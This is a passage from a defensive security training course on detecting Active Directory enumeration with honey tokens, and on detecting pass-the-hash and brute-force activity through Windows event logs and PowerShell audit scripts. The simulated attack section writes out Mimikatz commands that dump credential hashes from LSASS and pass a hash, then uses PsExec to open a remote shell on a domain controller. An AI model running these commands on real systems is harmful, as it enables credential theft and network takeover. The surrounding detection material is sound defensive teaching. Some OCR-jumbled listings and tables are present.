Listing 578 - Friendly output from audit script

Our script worked as expected and we have discovered a user, jdoe, that accessed the Domain Admins group.

A well-documented environment can build a baseline of expected object access based on known security principals and common work hours. Using this approach, we could instantly detect deviations from the baseline and begin analysis.

This is a very resource-intensive strategy, which will become even more complicated as an organization grows. If the baseline is not constantly updated, our output will be riddled with false positives that require intensive analysis.

Even with a well-documented list of expected access, we still run the risk of missing potential warning signs if an account that is authorized for LDAP operations is compromised and then used to enumerate the directory service.

To help fill in these gaps, we’ll next address another strategy, which is considerably less resourceintensive and can be implemented in a timely manner, even within more well-established organizations.

15.2.3 Using Honey Tokens

Our second detection strategy is built around the use of honey tokens, which are similar to network-based honeypots. A honeypot is a dedicated network target meant to draw an attackers interest. Similarly, a honey token is a collection of different types of objects that we will create throughout the directory to lure an attacker's interaction. In both cases, any traffic destined to these lures should be considered suspect.

To demonstrate this strategy, we have created the honey tokens shown in Table 16.

Object Type	Name
Computer	HoneySrv01
Computer	HoneyPC01
User	HoneyUser01
User	HoneySvc01
Group	HoneySecGroup01
Group	HoneyDistGroup01

Table 16 - List of honey tokens

Note that in a real environment, we would not use such obvious names, which may dissuade an intelligent attacker. Instead, we would use names that match our organizational naming system.

Keep in mind that the only conditions we care about are the object access events to any of these tokens, from any account. For this case study, we will borrow from the script we built from the previous strategy, but we'll change the XPath filter slightly.

```
$FilterXML = @'
<QueryList>
  <Query Id="0" Path="Security">
    <Select Path="Security">
     *[System[(EventID=4662)]] and
     *[EventData[(Data[@Name='OperationType']='Object Access')]] and
     *[EventData[Data[@Name='ObjectName'] and
     (Data='%{a11236c4-e6ae-4dc7-ad58-92b6b6b5f83d}' or
     Data='%{a1a88fa6-e570-4520-9b21-6bad8483979b}' or
     Data='%{6e1648e7-b100-4bdf-b497-7061e8d7a068}' or
     Data='%{74215987-5fa5-4e36-b4d2-c9fdc5fca747}' or
     Data='%{c2e86461-de97-4ef5-881c-e6ccfb97df5d}' or
     Data='%{02f71039-cf2c-47a8-aeeb-ff257851f149}')]]
   </Select>
  </Query>
</QueryList>
'@
```

Listing 1 - XPath filter with multiple data conditions for single node

With this new XPath filter, we will retrieve all events with an event ID of 4662 and an operation type of *Object Access*. From those events, we will extract events with a name that contains one of the object GUID values from our list of honey tokens.

Let's add this to our script and inspect the results.

```
TimeStamp SubjectUserName ObjectName  AccessMask
--------- --------------- ----------  ----------
```



```
2022-01-19T19:19:09.156667000Z jdoe   HoneyPC01 Read Property
2022-01-19T19:19:09.156616400Z jdoe   HoneySrv01 Read Property
2022-01-19T19:19:09.154753600Z jdoe   HoneySrv01 Read Property
```

Listing 2 - Results from honey script

Our script was successful! We have successfully implemented a strategy that will help us detect enumeration events with a script that will retrieve the events that are triggered when someone springs our trap by accessing our honey tokens.

One of the benefits of this strategy is that under normal circumstances, these objects are never interacted with, so any access merits further investigation.

This a considerable advantage from our previous strategy as the only elements that we'll need to track are the objects that we create.

15.3 Wrapping Up

In this Topic we explored the concept of Active Directory enumeration through LDAP, which is very often how malicious actors perform enumeration of an internal infrastructure that contains Active Directory.

We also demonstrated how to detect enumeration through object access requests. To leverage this, we can either establish and maintain a monitoring baseline or establish and monitor honey token interactions.

16 Windows Lateral Movement

In this Topic, we will cover the following Learning Units

- Windows Authentication
- Abusing the Kerberos Ticket

Each learner moves at their own pace, but this Topic should take approximately 10 hours to complete.

When an attacker obtains access to a network, one of their objectives is to recon their surroundings to determine where they are on the network and what they have access to.

As their campaign advances, they will likely start to deploy more offensive tactics in order to expand their reach on the network. These tactics may include leveraging exfiltrated data from Active Directory or taking advantage of cached components that may have been inadvertently left behind by system administrators.

As a defender, we can also leverage these techniques to improve our detection capabilities and learn how to stop an attack.

16.1 Windows Authentication

This Learning Unit covers the following Learning Objectives:

- Pass The Hash
- Brute Force Domain Credentials

- Terminal Services

This Learning Unit will take approximately 5 hours to complete.

To prove our identity in the real world, we might present a drivers license. If the photo matches, our identity is effectively validated.

Within a Windows environment, this process is similar, but there are no assumptions. In order to prove our identity, we must present a username and password to access a workstation and various applications.

However, attackers can leverage flaws in these authentication protocols.

As defenders, we must deploy processes to detect this type of exploitation. We can then prevent compromise and defeat the movement of an attacker through our network.

Let's discuss some of the most common attack vectors and show how they can be detected.

16.1.1 Pass The Hash

Pass the hash (PTH) is an attack that abuses the NTLM[508] authentication protocol, which uses a challenge-response process to validate a user's identity. Under normal circumstances, a client is prompted for a username and password and once these are validated, the client is authenticated to the requested session.

Let's examine this process in more detail, beginning with the challenge-response steps.




Figure 82: NTLM Authentication

In step 1 of this process, the client first sends a username to the server. The server generates a random 16-byte number, referred to as the *challenge* or *nonce*. The challenge is then returned to the client in step 2.

Next, the client converts the supplied password into a NTLM hash and uses it to encrypt the challenge, which is then sent back to the server as the response (step 3). To ensure the validity of the NTLM hash, the host encrypts the challenge using the known NTLM hash for the user in step 4 and compares the values.

Finally, if the two encrypted challenges match, the user's identity has been confirmed and the user is granted access (step 5).

In a PTH attack, an attacker captures a valid password hash and uses that for authentication. As long as the hash is valid, the challenge-response will succeed, despite the fact that the attacker does not know the actual password for the targeted user.

[508] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows-server/security/kerberos/ntlm-overview

Mimikatz,[509] written by Benjamin Delpy, extracts NTLM password hashes from a local machine, executes a PTH attack to obtain an *access token*[510] for a given user account, and assigns the access token to an arbitrary process.

> *An access token is an object that is assigned to a process or thread that contains information about the identity and privileges of the associated user account.*

This attack is commonly leveraged in conjunction with *PsExec*,[594] a command-line utility written by Mark Russinovich. PsExec executes processes on a remote machine and can be used to open a remote interactive shell.

PsExec cannot execute a PTH attack, but when used in conjunction with Mimikatz, an attacker can leverage the access token granted to the spawned process to execute PsExec under the context of the access token identity to obtain a remote shell.

Let's demonstrate this as we walk through a simulated attack. We'll start by logging in to the client03 machine as the domain user *mary*.

We'll execute the *Simulate_User* scheduled task to cache credentials in memory.

Next, we'll run a command prompt in a high-integrity context, which will simulate the access an attacker will have on client03. From here, we execute mimikatz (located in the Lateral_Movement folder on the desktop) and run privilege::debug[595] as shown in Listing 579.

```
C:\Windows\system32>C:\Users\mary\Desktop\Lateral_Movement\mimikatz

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 02:01:23
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK
```

Listing 579 - Granting SeDebugPriv with Mimikatz

With this, Mimikatz can extract sensitive information from the *LSASS* process memory space.

Next we'll run logonPasswords full from the *sekurlsa* module to dump the session information from the LSASS process on client03.

[509] (Benjamin Delpy, 2022), https://github.com/gentilkiwi/mimikatz

[510] (MIcrosoft, 2021), https://docs.microsoft.com/en-us/windows/win32/secauthz/access-tokens


```
mimikatz # sekurlsa::logonPasswords full

Authentication Id : 0 ; 12666091 (00000000:00c144eb)
Session           : Batch from 0
User Name         : offsec
Domain            : CORP
Logon Server      : DC01
Logon Time        : 3/18/2022 12:52:53 AM
SID               : S-1-5-21-2154860315-1826001137-329834519-1107
msv :
         [00000003] Primary
*      Username : offsec
*      Domain   : CORP
*      NTLM     : 2892d26cdf84d7a70e2eb3b9f05c425e
*      SHA1     : a188967ac5edb88eca3301f93f756ca8e94013a3
*      DPAPI    : 5fdb91567262ddea80d60cb58266d5cd ...
```

Listing 580 - Dumping available credentials with Mimikatz The output reveals the NTLM password hash of the *offsec* account.

[594] (Microsoft, 2021), https://docs.microsoft.com/en-us/sysinternals/downloads/psexec

[595] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/debug-privilege

Now that we have a valid NTLM password hash, we'll use pth from the sekurlsa module to launch a new PowerShell process.

```
mimikatz # sekurlsa::pth /domain:corp.com /user:offsec
/ntlm:2892d26cdf84d7a70e2eb3b9f05c425e /run:powershell
```

Listing 581 - Running PTH with dadmin password hash with Mimikatz

The newly-created process has the access token that reflects the identity of the *offsec* account.

Now we'll use the launched PowerShell window to execute PsExec64 to obtain a remote shell on the DC01 domain controller from client03. Note that *mary* has no administrative access on DC01, but *offsec* does.

```
PS C:\Windows\system32> C:\Users\mary\Desktop\Lateral_Movement\PsExec64.exe
/accepteula \\DC01 cmd.exe

PsExec v2.34 - Execute processes remotely
Copyright (C) 2001-2021 Mark Russinovich
Sysinternals - www.sysinternals.com



Microsoft Windows [Version 10.0.17763.2183]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami corp\offsec

C:\Windows\system32>hostname dc01
```

Listing 582 - Obtaining a remote shell on DC01 with PsExec as offsec

This attack was successful, and the attacker has obtained a remote shell on the domain controller as the *offsec* account, all without access to the plain text password for that user.

An attacker could then use Active Directory enumeration techniques to extract a list of machines on the domain and attempt to obtain a remote shell on those machines as that user, expanding their control of the network.

Now that we have a better understanding of how this technique can be used to move across the network and its potential impact, let's build a strategy to detect it.

We'll examine these three components:

- The local authentication event generated from the PTH
- The system changes made by PsExec
- The remote authentication event generated by PsExec

We'll start by inspecting the local authentication event. If a user account is successfully impersonated (such as with the pth command from the sekurlsa module), a logon event is generated on the machine it occurred on, specifically event ID 4624.[511]

Event ID 4624 is accessible thanks to the Logon/Logoff audit policy. By default, these events are configured to monitor for both success and failure events.

We can verify the audit policy is configured to monitor the success logon events using the auditpol command.

```
PS C:\Windows\system32> auditpol /get /category:"Logon/Logoff"
System audit policy
Category/Subcategory                      Setting
Logon/Logoff
  Logon                                   Success and Failure
  Logoff                                  Success ...
```

Listing 583 - Checking the status of the Logon audit policy

[511] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4624

Since the audit policy is enabled, the PTH attack triggered a 4624 event on client03.




Figure 83: Event 4624 for PTH attack

A few items from this event are worth highlighting:

The *Subject* field lists the account that initiated the authentication event.

The *Logon Type* indicates the type of logon that occurred.

The *New Logon* field lists the account, the initiated impersonation event, and the targeted

•

•

•

account.

Given these successful logon events, we'll focus on the logon type. This is listed as type 9, which is a *NewCredentials*[512] logon type. This is generated when a new session is established with the same local identity as the initiator, but uses a different identity for network connections. For

clarification, when we run whoami from the spawned process, the ouput reveals that we are running as *mary*. However, when we execute PsExec in the same process, it opens a shell as *offsec*.

Based on this, we can create an audit script to extract logon type 9 events from the instances where event ID 4624 is triggered. We can extract these specific instances with the following XPath XML filter:

```
<QueryList>
  <Query Id="0" Path="Security">
```

[512] (Microsoft, 2020) https://docs.microsoft.com/en-us/windows-server/identity/securing-privileged-access/reference-tools-logontypes


```
    <Select Path="Security">*[System[(EventID=4624)]]      and
    *[EventData[Data[@Name='LogonType'] and (Data='9')]]
    </Select>
  </Query>
</QueryList>
```

Listing 584 - XPath XML for NewCredentials logon events

By incorporating the XPath XML filter into our previously developed auditing script framework, we can create Audit-NewCredentialsLogons.ps1.

Next, we'll execute the script on client03 from an administrative PowerShell prompt and examine the output.

```
PS C:\Windows\system32> C:\Users\mary\Desktop\Lateral_Movement\Audit-
NewCredentialsLogons.ps1

TimeStamp                    SubjectUserName TargetUserName
---------                    --------------- --------------
2022-03-18T11:10:56.9064979Z mary            offsec
2022-03-18T11:10:34.8463294Z mary            offsec ...
```


Listing 585 - Detecting NewCredentials logons

This reveals the PowerShell execution as *offsec* as well as the PTH attack. This output alone doesn't prove a PTH attack, but it certainly indicates that something interesting may have transpired on this machine. If the user (*mary*) has no authority to execute commands in the context of another (*offsec*), this indicates that an attack may be in progress.

Next, let's examine the execution of PsExec. When PsExec is executed successfully, it will connect to the target's admin$ network share and create a PSEXESVC.exe file. This is created by PsExec and is the mechanism used to execute various commands (such as a command shell) on the remote machine.

When this service is installed, it will trigger event 7045[513] in the system log on the target machine.

Let's log in to DC01 as the user *offsec* and locate the event in the *System* logs.



[513] (ManageEngine, 2022), https://www.manageengine.com/products/active-directory-audit/kb/system-events/event-id-7045.html

Figure 84: Example of event 7045 on DC01 This

reveals the event entry, proving the service was created.

If the service starts successfully, we'll find event 7036 in the system log of the target machine.

```
<QueryList>
  <Query Id="0" Path="System">
    <Select Path="System">
*[System[(EventID=7045)]]     and
    *[EventData[Data[@Name='ServiceName'] and (Data='PSEXESVC')]]
or
    *[System[(EventID=7036)]]
and
    *[EventData[Data[@Name='param1'] and (Data='PSEXESVC')]]
    </Select>
  </Query>
</QueryList>
```


Listing 586.




Figure 85: Example of event 7036 on DC01

We now have two event log indicators that suggest a PTH attack is underway.

Although PsExec is helpful for system administrators, it's frequently restricted or blocked by antivirus products due to its similar usefulness for nefarious purposes.

The next step is to ensure we can effectively detect the usage of PsExec within the network. We can extract and filter the two events from the system log with the XPath XML filter shown in

Listing 586 - XPath XML for PsExec service installation

Now we'll incorporate the XPath XML filter with the audit script and execute it on DC01 from an administrative PowerShell prompt to locate the instances where the *PSExeSvc* service was installed and successfully started.

```
PS C:\Users\offsec\Desktop\Lateral_Movement> .\Audit-PsExec.ps1

TimeStamp                      Event Details
---------                      ----- -------
2022-03-18T08:07:31.717432600Z 7036  Service PSEXESVC is running
2022-03-18T08:07:31.670551100Z 7045  Service PSEXESVC installed using
%SystemRoot%\PSEXESVC.exe as LocalSystem
```

Listing 587 - Detecting PsExec service installation

If we locate these events (especially in an environment in which PsExec is not used legitimately), we should immediately investigate the source machine.

The last indicator is the authentication event that occurs on the target machine itself. In this scenario, the target machine is DC01.

As before, a 4624 event will be registered on the target machine as shown in Figure 86. In this case, instead of a logon type 9, we'll find logon type 3, or a Network logon.




Figure 86: Event 4624 generated on DC01 from PsExec

This event is important as it reveals the account that authenticated to DC01 and the computer they authenticated from.

We can extract this from the security log with an XPath XML filter. Since event 4624 is triggered quite often, we'll narrow the results by grabbing the instances that include NTLM as an authentication package name.

```
<QueryList>
  <Query Id="0" Path="Security">
    <Select Path="Security">*[System[(EventID=4624)]]
and
    *[EventData[Data[@Name='LogonType'] and (Data='3')]]
and
 *[EventData[Data[@Name='AuthenticationPackageName'] and (Data='NTLM')]]
    </Select>
  </Query>
</QueryList>
```

Listing 588 - XPath XML for Network logons

Next, we'll incorporate the XPath XML filter into our audit script. We'll execute the audit script on DC01 to flag any network logons that took place.


```
PS C:\Users\offsec\Desktop\Lateral_Movement> .\Audit-NetworkLogons.ps1

TimeStamp                      TargetUserName WorkstationName
---------                      -------------- ---------------
2022-03-21T12:27:52.689874500Z offsec         CLIENT03
2022-03-21T12:27:52.663173500Z offsec         CLIENT03
```

Listing 589 - Detecting network logons

We have successfully identified the remote login from CLIENT03 as the *offsec* account.

Even though we have discovered the events, it can be cumbersome to run a series of scripts to identify a single attack. We can improve our workflow by combining the two audit scripts we'll run on our victim machine. This will reveal remote authentication events that align with PsExec events.

Because our two scripts produce different property sets, we will have to modify the event parser we used for Audit-PsExec.ps1 to output the data using the same details property we use for Audit-NetworkLogon.ps1. This way, when we run the updated audit script, the result set will output as a single object array for better readability.

Let's run our updated audit script on DC01.

```
PS C:\Users\offsec\Desktop\Lateral_Movement> .\Audit-PassTheHash.ps1
TimeStamp                      Event Details
---------                      ----- -------
2022-03-18T08:07:31.717432600Z 7036  Service PSEXESVC is running
2022-03-18T08:07:31.677554700Z 4624  offsec logged in remotely from CLIENT03
2022-03-18T08:07:31.670551100Z 7045  Service PSEXESVC installed using
%SystemRoot%\PSEXESVC.exe as LocalSystem
2022-03-18T08:07:31.530198300Z 4624  offsec logged in remotely from CLIENT03
```

Listing 590 - Detecting PTH artifacts

By combining Audit-PsExec.ps1 and Audit-NetworkLogon.ps1 into a single audit script, we find that PsExec executed less than a second after *offsec* authenticated to the server.

Based on our knowledge of how this attack works, we can speculate that a PTH attack has been executed from client03 using PsExec in the context of the *offsec* account.

16.1.2 Brute Force Domain Credentials

If an attacker obtains clear text passwords for valid user accounts (for example through various password attack techniques), they could easily move laterally through the network.[514]

An attacker may take an aggressive password attack approach (perhaps by brute forcing a single account) or a "low-and-slow" approach (perhaps with a password spray attack).

From a defensive standpoint, it can be difficult to differentiate these techniques from normal authentication activity. For example, in an environment with strict password complexity requirements,[515] users will often mistype their passwords multiple times in a single work day.

[514] (Mitre, 2021), https://attack.mitre.org/techniques/T1110/

[515] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/password-policy

In order to differentiate between malicious and legitimate password failures, we'll implement two approaches. We will enumerate Active Directory for an attribute that we can use to alert us of an active domain password attack and we will use log analysis to identify the source of any failures.

The first approach serves as a "tripwire" to help us determine if something abnormal is occurring with our domain accounts. To demonstrate this approach, let's begin with a discussion of the *badPwdCount* object attribute.[516]

The *badPwdCount* attribute is an integer that is incremented every time an Active Directory logon failure occurs due to a bad password. By default, this value is set to 0.

When a failure occurs, the domain controller that processes the authentication failure will forward the authentication request to the domain controller that has the *Primary Domain Controller* (PDC) emulator role.[517]

A PDC is the authoritative DC for the domain. This means that any inconsistencies (including outdated information), are resolved at the PDC. For example, if a password is changed and a replication conflict occurs, the PDC serves as the final authority.

If the PDC confirms a failed login attempt, it will increment the value of the *badPwdCount* attribute. The value of this attribute is not replicated across all the domain controllers, instead the PDC maintains accumulated values for each account in the domain.

The PDC will not reset this value to 0 (even after a password change) until a successful login occurs.

To take advantage of the *badPwdCount* attribute, we will create a PowerShell function named *GetBadPwdCount*, consisting of three distinct components.

First, we'll retrieve a domain object by invoking the *GetCurrentDomain*[603] method. This method is derived from the domain class, which is part of the *System.DirectoryServices.ActiveDirectory* namespace. This is shown in Listing 591.

```
$Domain = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()[518]
$PDC = $Domain.PdcRoleOwner
$SearchRoot = "LDAP://{0}/DC={1}" -f $PDC,$Domain.Name.Replace('.',',DC=')
```

Listing 591 - Discovering the PDC and creating a search root string

The domain object contains a property that stores the value of the PDC for the current domain, which we can then use to build a search root path.

Next, we instantiate a *DirectorySearcher* instance of the *DirectorySearcher* class using the specified search root.

```
$Searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$SearchRoot)
```

Listing 592 - Instantiating a DirectorySearcher object with a custom search root

[516] (Microsoft, 2020), https://docs.microsoft.com/en-us/windows/win32/adschema/a-badpwdcount

[517] (Microsoft, 2021) https://docs.microsoft.com/en-us/troubleshoot/windows-server/identity/fsmo-roles#pdc-emulator-fsmo-role

[518] (Microsoft, 2022) https://docs.microsoft.com/en-us/dotnet/api/system.directoryservices.activedirectory.domain.getcurrentdomain?view=dotnet-plat-ext-6.0#system-directoryservicesactivedirectory-domain-getcurrentdomain

We supply the search root value using the *[ADSI] type accelerator*, [519] which is an alias for the *System.DirectoryServices.DirectoryEntry*[520] class.

The next step is to configure the searcher to only retrieve the two attributes we need.

```
$Searcher.PropertiesToLoad.Add("sAMAccountName") | Out-Null
$Searcher.PropertiesToLoad.Add("badPwdCount") | Out-Null
```

Listing 593 - Restricting our DirectorySearcher to only retrieve two attributes

If we omit this filtering, our code would retrieve 33 attributes for every user account, which can be resource-intensive.

Finally, our function will use one of two LDAP search filters. The first filter searches for a specific username via the *sAMAccountName* attribute.[521] To use this search method, we must create a *Username* parameter in our function.

```
(sAMAccountName=$Username)
```

Listing 594 - LDAP search filter for a specific sAMAccountName Alternatively, we

could search through all user objects:

```
(&(objectCategory=person)(objectClass=user)(!userAccountControl:1.2.840.113556.1.4.803
:=2))
```

Listing 595 - LDAP search filter for all enabled user accounts

This search assumes that the *objectCategory*[522] value is a person, the *objectClass*[523] is a user, and that *userAccountControl*[524] does not have a value of 2, which means it's not disabled.

As part of our function, we expose the *-List* parameter to activate a search of all user accounts.

With a traditional brute force attack, an attacker will attempt to discover credentials for a given account by trying to authenticate using a list of potential passwords, or attempt to use every computationally possible derivative, i.e. AAA, AAB, AAC, etc.

Before we test this technique, we'll execute Simulate_Brute_Force.ps1 on DC01 as the *offsec* user to simulate several failed logon attempts.

We can use the *Get-BadPwdCount* function on DC01 to identify the accounts with multiple password failures. Since we expect failures in an active environment, this will likely return a long account list. To overcome this, we'll sort the results from our script so that the accounts with the highest *badPwdCount* appear first.

[519] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_type_accelerators?view=powershell-7.2

[520] (Microsoft, 2022), https://docs.microsoft.com/en-us/dotnet/api/system.directoryservices.directoryentry?view=dotnet-plat-ext-6.0

[521] (LDAPWIKI, 2022), https://ldapwiki.com/wiki/LDAP_MATCHING_RULE_BIT_AND

[522] (Microsoft, 2020), https://docs.microsoft.com/en-us/windows/win32/adschema/a-objectcategory

[523] (Microsoft, 2020), https://docs.microsoft.com/en-us/windows/win32/adschema/a-objectclass

[524] (Microsoft, 2021), https://docs.microsoft.com/en-us/troubleshoot/windows-server/identity/useraccountcontrol-manipulateaccount-properties


```
PS C:\Users\offsec\Desktop\Lateral_Movement> . .\Get-BadPwdCount.ps1

PS C:\Users\offsec\Desktop\Lateral_Movement> Get-BadPwdCount -List | Sort BadPwdCount
-Descending

SamAccountName BadPwdCount ---
----------- ----------- jane
10 ben                      2
```

Listing 596 - Listing failed logon attempts with Get-BadPwdCount

In this case, the PDC reports that the *jane* user has 10 login failures. This could indicate user error or it could indicate an attack.

Despite its relative popularity (especially in CTFs), aggressive brute force attacks are not very effective. This is largely because organizations typically enforce a *lockout policy*.[525]

We can view the currently-configured lockout threshold with the net accounts command.

```
PS C:\Users\offsec\Desktop\Lateral_Movement> net accounts
Force user logoff how long after time expires?:       Never
Minimum password age (days):                          1
Maximum password age (days):                          42
Minimum password length:                              3
Length of password history maintained:                24
Lockout threshold:                                    25
Lockout duration (minutes):                           30
Lockout observation window (minutes):                 30 Computer role:
PRIMARY The command completed successfully.
```

Listing 597 - Retrieving the lockout threshold with net accounts

Experienced penetration testers and adversaries alike will pay close attention to the configured lockout threshold, which is 25 in this case.

If attackers are not careful, they risk locking out the account(s) they're trying to access. A lockout will trigger event 4740,[611] which is an alert for the security team.

We can extract lockout events with the following XPath XML filter:

```
<QueryList>
  <Query Id="0" Path="Security">
    <Select Path="Security">
    *[System[(EventID=4740)]]
    </Select>
  </Query>
</QueryList>
```

Listing 598 - XPath XML for lockout events

This event also references the name of the machine that triggered the account lockout, which is important information.

[525] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/account-lockoutthreshold

To witness this, we'll first log on on to client03 as the *offsec* user and run Simulate_Lockout.ps1 to generate some failed login attempts.

Next, we'll log on on to DC01 as the *offsec* user and run Audit-Lockouts.ps1 from an adminstrative PowerShell prompt. It incorporates the XPath XML filter shown in Listing 598.

```
PS C:\Users\offsec\Desktop\Lateral_Movement> .\Audit-Lockouts.ps1
TimeStamp                      TargetUserName CallerWorkstation AnsweringDC
---------                      -------------- ----------------- -----------
2022-03-23T10:55:52.321285700Z jim            CLIENT03          DC01$
```

Listing 599 - Detecting lockout events

Now that we know that a lockout has occurred from CLIENT03, our next step is to determine why the lockout took place.

When a user fails to log on to a computer, a 4625[612] failure event is generated on their workstation. In some cases, we could retrieve these events from a domain controller, but they are not configured by default.

We can configure our domain controller to generate these events by enabling the *Other Account Logon Events* subcategory of the *Account Logon* audit policy using auditpol.

```
PS C:\Users\offsec\Desktop\Lateral_Movement> auditpol /set /subcategory:"Other Account
Logon Events" /success:enable /failure:enable The command was successfully executed.
```

Listing 600 - Enabling the Other Account Logon Events audit policy

As long as this policy was enabled before the failures took place, we can use the following XPath XML filter to extract the logon failures for a specific username.

```
<QueryList>
  <Query Id="0" Path="Security">
    <Select Path="Security">
*[System[(EventID=4625)]]     and
    *[EventData[Data[@Name='TargetUserName'] and (Data='jim')]]
```

[611] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4740

[612] (Microsoft, 2022), https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4625

```
    </Select>
  </Query>
</QueryList>
```


Listing 601 - XPath XML for failed login attempts against a specific account

After we incorporate the new XPath XML filter, we can verify the source of the logon failures and group the output by workstation.

```
PS C:\Users\offsec\Desktop\Lateral_Movement> .\Audit-TargetedFailedLogons.ps1 | Group-
Object WorkstationName | Select Name,Count

Name      Count
----      -----
CLIENT03     25
```


